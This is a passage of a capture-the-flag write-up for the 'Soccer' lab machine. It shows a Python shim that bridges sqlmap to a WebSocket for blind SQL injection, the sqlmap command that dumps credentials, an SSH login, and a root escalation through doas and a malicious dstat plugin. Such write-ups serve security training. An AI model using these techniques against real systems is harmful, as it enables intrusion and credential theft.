WS_URL = "ws://soc-player.soccer.htb:9091/"

class Handler(BaseHTTPRequestHandler):
    def do_GET(self):
        qs = parse_qs(urlparse(self.path).query)
        payload = unquote(qs.get("id", [""])[0])
        ws = websocket.create_connection(WS_URL)
        ws.send(json.dumps({"id": payload}))
        resp = ws.recv()
        ws.close()

        self.send_response(200)
        self.send_header("Content-Type", "text/plain")
        self.end_headers()
        self.wfile.write(resp.encode())

    def log_message(self, *a):
        pass

HTTPServer(("127.0.0.1", 8081), Handler).serve_forever()
Then I pointed sqlmap at the shim. The injection was blind/time-based, so I used the time technique:
sqlmap -u "http://127.0.0.1:8081/?id=1" -p id --dbms=mysql --technique=T --time-sec=5 --level=5 --risk=3 --batch --dbs
After a while it dumped a set of credentials.

The creds player:PlayerOftheMatch2022 matched a local user, so I tried them over SSH:
ssh player@10.129.72.111

user.txt

Privilege Escalation - doas + dstat external plugin
Basic enumeration as player showed a doas binary, and its config allowed player to run /usr/bin/dstat as root.


doas is OpenBSD’s sudo, so finding it on Linux is a flag in itself, someone set up a specific privileged command. The target of that command, dstat, is on GTFOBins, and the technique there is its plugin system.
GTFOBins documents that dstat loads external plugins as Python modules from specific directories, running whatever code they contain.

/usr/local/share/dstat/ was writable, so I dropped a plugin there. The filename must follow the dstat_<name>.py pattern, where <name> is what you pass on the command line:
# /usr/local/share/dstat/dstat_root.py
import os
os.execvp("/bin/bash", ["bash"])
Since player runs dstat as root via doas, invoking our plugin by name spawns a root shell:
doas /usr/bin/dstat --root

root.txt

Conclusion
Soccer is a clean easy box with one genuinely interesting step: the WebSocket SQL injection. The foothold (default creds → upload → web shell) and the root (GTFOBins dstat) are textbook, but the lateral move forces you to realise standard tooling won’t reach a WebSocket, and to bridge sqlmap to it with a tiny proxy.
What I take from it is that shim pattern: any time input reaches a query over a non-HTTP transport, you can usually wrap it so your normal tools work, rather than hand-rolling the whole injection. The rest is good enumeration habits, spotting the hidden vhost in /etc/hosts and checking GTFOBins for any binary you can run via sudo/doas.
Kill chain summary
| Phase | Vector | Result |
|---|---|---|
| Recon | nmap + gobuster | Tiny File Manager 2.4.3 |
| Foothold | Default creds admin:admin@123 → PHP web shell upload |
Shell as web user |
| User | WebSocket SQLi (sqlmap via HTTP→WS shim) → PlayerOftheMatch2022 |
player - user.txt |
| Root | doas dstat + writable external plugin dir |
root - root.txt |
References
- Tiny File Manager - https://github.com/prasathmani/tinyfilemanager
- GTFOBins - dstat - https://gtfobins.github.io/gtfobins/dstat/
- Blind SQLi over WebSocket (sqlmap bridging) - https://rayhan0x01.github.io/ctf/2021/04/02/blind-sqli-over-websocket-automation.html